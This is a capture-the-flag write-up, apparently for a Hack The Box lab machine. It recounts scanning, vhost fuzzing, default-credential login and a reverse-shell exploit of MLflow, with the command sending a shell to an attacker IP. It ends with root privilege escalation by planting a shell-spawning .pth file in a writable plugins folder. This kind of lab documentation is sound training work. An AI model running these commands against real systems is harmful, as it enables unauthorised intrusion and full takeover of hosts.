
information gadaring#
useing nmap to see the port avilabel#
nmap -sC -sV 10.129.245.215
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-21 19:14 -0400
Nmap scan report for 10.129.245.215 (10.129.245.215)
Host is up (0.26s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.15 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 41:3c:e3:bb:88:70:99:7f:b8:96:59:48:9b:85:98:69 (ECDSA)
|_  256 d5:9d:fd:6b:be:d8:39:6f:3f:43:ab:0e:f6:3e:22:db (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://smarthire.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.59 seconds- we have a ssh and http server open with port 80 so lets put the domain in /etc/hosts to see the web site

- we have a normal web site so let's chking website maneyoual if have a email admin or something useful

i found a login page let's create a accunt to see what we have insed#

- i login with fake credanchel
- when i login i have some dashboard and

- so that is a fake upload file and is not a useful for us let's take a look in fuzing a vhost with ffuf
use ffuf tool for enumeration#
ffuf -u http://smarthire.htb/ -H 'Host:FUZZ.smarthire.htb' -w /usr/share/wordlists/dirb/big.txt -c -v ffuf : is a tool brutfource files , folders , vhost , paramter ...
-u : that is a url for target server
-H Host:FUZZ.smarthire.htb : we edit a head server to use ice method for brute force vhost
-w PATH: the a path of wordlist to use brutfource world
-c : the flag change the color for output
-v : the flag for give you a full url not just a name vhost

- we have a lot of false positive vhost and if focus on the Size you will be see 178 in the first and second and there ...
- so you need use a filter in the resoult with flag
-fsthe is filter size
ffuf -u http://smarthire.htb/ -H 'Host:FUZZ.smarthire.htb' -w /usr/share/wordlists/dirb/big.txt -c -v -fs 178
when you filter the size you will be see a vhost name models and you need to add to /ect/hosts

we need to set a credential to login into server let's use random username and password like
admin:admin
admin:password
password:password
when i try admin password on the pop pop he work
exploit vulnerability#
search version of software#

- we have a version with
mlflow 2.14.1and you need to search it on google by usemlflow 2.14.1 cve

exploit the vulnerability#
link if poc : https://github.com/tristanqtn/CVE-2024-37054
- now we need to execute the command by command below you can use the nc cat but the revareshell is not estableschen so you need to use python3 and YYT and more or you can use penelope he already do all of that
option 1
nc -lvnp 4444option2
sudo apt install penelope && penelope -i tun0 -p 4444python3 exploit.py --mlflow http://models.smarthire.htb \
--user admin --pass password \
revshell 10.10.10.10 4444user flag#
lady and gentlemen we got him

cd /home
cd svcweb
cat user.txt
HTB{redacted}
privilege escalation#
- lest try tickinck to see if we have a provolege
when i try to see some file have +x vulrnarabel
find / -perm -4000 2>/dev/null
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/libexec/polkit-agent-helper-1
/usr/bin/umount
/usr/bin/pkexec
/usr/bin/chfn
/usr/bin/sudo
/usr/bin/passwd
/usr/bin/fusermount3
/usr/bin/chsh
/usr/bin/su
/usr/bin/mount
/usr/bin/newgrp
/usr/bin/gpasswd
let's use another ticknich with use sudo -l to see if have somethng use sudo without password
sudo -l
Matching Defaults entries for svcweb on smarthire:
    env_reset, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User svcweb may run the following commands on smarthire:
    (root) NOPASSWD: /usr/bin/python3.10 /opt/tools/mlflow_ctl/mlflowctl.py *
so we have a file python3 you can run with user root without password so let's take a look on script and what we have
#!/usr/bin/env python3
"""
MLFLOW-CTL: Operational interface for managing the MLflow service.
Supports a pluggable extension model for environment-specific logic.
For changes or plugin requests, please contact the Platform Team.
"""

from pathlib import Path
import sys
import site

BASE_DIR = Path(__file__).resolve().parent
PLUGINS_DIR = BASE_DIR / "plugins"

# make plugins importable
for path in PLUGINS_DIR.iterdir():
    if path.is_dir():
        site.addsitedir(str(path))

def print_usage():
    print("Usage: mlflowctl.py [status|backup-models|restart]")
    sys.exit(1)

def main():
    import mlflow_actions, backup_models

    if len(sys.argv) < 2:
        print_usage()

    action = sys.argv[1]

    if action == "status":
        mlflow_actions.check_status()
    elif action == "backup-models":
        print("[*] Running backup via backup_models plugin...")
        backup_models.run()
    elif action == "restart":
        mlflow_actions.restart()
    else:
        print(f"[!] Unknown action: {action}")
        print_usage()

if __name__ == "__main__": main()
so whin a search with the code i understand the code go to folder plugins and he list all file and run it
if see the what lirerbary he use on code he use from pathlib import Path that is a leabey of manager the path system so i thinke the code he use file plogins with .pth
example#
- let make a example to understand the thinke
first create a file end with .pth
touch file.pthand put the the code iside the file.pth
from pathlib import Path

folder = Path("/home/trevo_castles/Desktop")
folder_list = [item.name for item in folder.iterdir()]

print(folder_list)- the code is only go to my folder desktop and list all file in desktop
┌──(trevo_castles㉿kali)-[~/Desktop/CVE-2024-37054]
└─$ python3 file.pth
['machines_us-4.ovpn', 'HTB-SmartHire']
exploit python code#
let's go inside folder plugins
/opt/tools/mlflow_ctl/plugins$ ls -ls
total 8
4 drwxr-xr-x 3 root root 4096 Feb 20  2026 core
4 drwxrwxr-x 2 root devs 4096 Sep 26 17:44 dev
I use the ls -ls command to identify the directories for which I have permissions, and we have permissions for the dev directory (as shown in the line: 4 drwxrwxr-x 2 root devs 4096 Sep 26 17:44 dev).
Let's create a file.pth file and place inside it Python code that opens a command shell.
echo 'import os ; os.system("/bin/bash")' > file.pthWe chose the status option because we have a * , so important to set option
sudo /usr/bin/python3.10 /opt/tools/mlflow_ctl/mlflowctl.py statuswe are a root and you can submit the root flag

cat /root/root.txt
HTB{redacted}
tank you @hachthebox for the machine